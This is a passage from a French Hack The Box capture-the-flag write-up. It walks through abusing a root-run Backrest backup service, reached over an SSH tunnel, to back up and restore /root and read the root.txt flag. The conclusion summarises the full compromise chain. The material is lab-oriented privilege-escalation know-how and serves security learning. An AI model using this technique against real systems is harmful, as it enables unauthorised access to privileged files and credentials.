
Accès à l’interface principale
Une fois connecté, tu arrives sur l’interface principale :
Création d’un repository
Tu commences par créer un dépôt via Add Repo.
Tu peux par exemple utiliser un chemin accessible comme /home/gael :

L’objectif ici est simplement d’initialiser un dépôt que Backrest utilisera pour stocker les sauvegardes.
Création d’un plan de sauvegarde
Tu ajoutes ensuite un plan via Add Plan.
Le point clé est le chemin :
/root

Tu demandes explicitement à Backrest de sauvegarder le répertoire /root.

Lancement d’un backup
Une fois le plan créé, tu peux lancer une sauvegarde manuellement :
Backup Now
Restauration vers un chemin contrôlé
Tu sélectionnes ensuite le snapshot et choisis Restore to path.

Tu gardes l’emplacement par défaut proposé par l’interface

le contenu de /root est copié vers un chemin accessible
Téléchargement des fichiers
Enfin, l’interface permet de télécharger les fichiers restaurés :
Download File(s)

Un fichier de type :
[date].tar.gz
est alors téléchargé sur ta machine Kali.
Il ne te reste plus qu’à extraire l’archive pour récupérer l’intégralité du répertoire /root :
tar -xzf [date].tar.gz
Tu obtiens ainsi une copie complète du contenu de /root, incluant les fichiers sensibles et le flag root.txt.
root.txt
Le fichier root.txt est présent dans l’archive extraite :
ls -la root

total 12
drwxr-xr-x 2 kali kali    0 May  1 11:21 .
drwxr-xr-x 2 kali kali    0 May  1 11:27 ..
-rw-r--r-- 1 kali kali    0 Apr 30 11:06 .bash_history
-rw-r--r-- 1 kali kali 3106 Dec  5  2019 .bashrc
drwxr-xr-x 2 kali kali    0 May  1 10:19 .cache
drwxr-xr-x 2 kali kali    0 May  1 10:19 .local
-rw-r--r-- 1 kali kali  161 Dec  5  2019 .profile
-rw-r--r-- 1 kali kali    0 Apr 30 11:06 .python_history
-rw-r--r-- 1 kali kali   33 Apr 30 11:08 root.txt
drwxr-xr-x 2 kali kali    0 May  1 10:19 scripts
drwxr-xr-x 2 kali kali    0 May  1 10:19 .ssh
Son contenu peut être affiché avec :
cat root/root.txt
64b6xxxxxxxxxxxxxxxxxxxxxxxxd161
La récupération du flag root.txt confirme la compromission complète de la machine.
Conclusion
Ce challenge illustre une chaîne d’exploitation complète, basée sur une énumération méthodique et l’exploitation d’un service applicatif exposé indirectement.
Après une prise de pied via l’application web, l’analyse du contexte utilisateur met en évidence l’appartenance au groupe sysadm.
Cette information, souvent négligée, permet ici d’accéder à une sauvegarde contenant des éléments sensibles.
L’exploitation de cette archive révèle des identifiants valides pour le service Backrest, exécuté localement. En mettant en place un tunnel SSH, tu accèdes à son interface et abuses de sa fonctionnalité principale : la gestion des sauvegardes.
Comme le service s’exécute avec des privilèges élevés, il est possible de sauvegarder puis restaurer le contenu du répertoire /root, contournant ainsi les restrictions d’accès classiques.
Cette approche permet d’obtenir le flag root.txt sans exploitation de vulnérabilité complexe, mais en tirant parti d’une mauvaise exposition des fonctionnalités d’un service de backup.
Ce type de scénario, fréquent dans les machines HTB Easy, met en évidence un point essentiel : les services de sauvegarde et d’administration représentent des cibles privilégiées, car ils disposent souvent d’un accès étendu au système.
Pièces jointes
Modèles .h5
Scripts Python
Tu as repéré une erreur, une imprécision ou une amélioration possible ?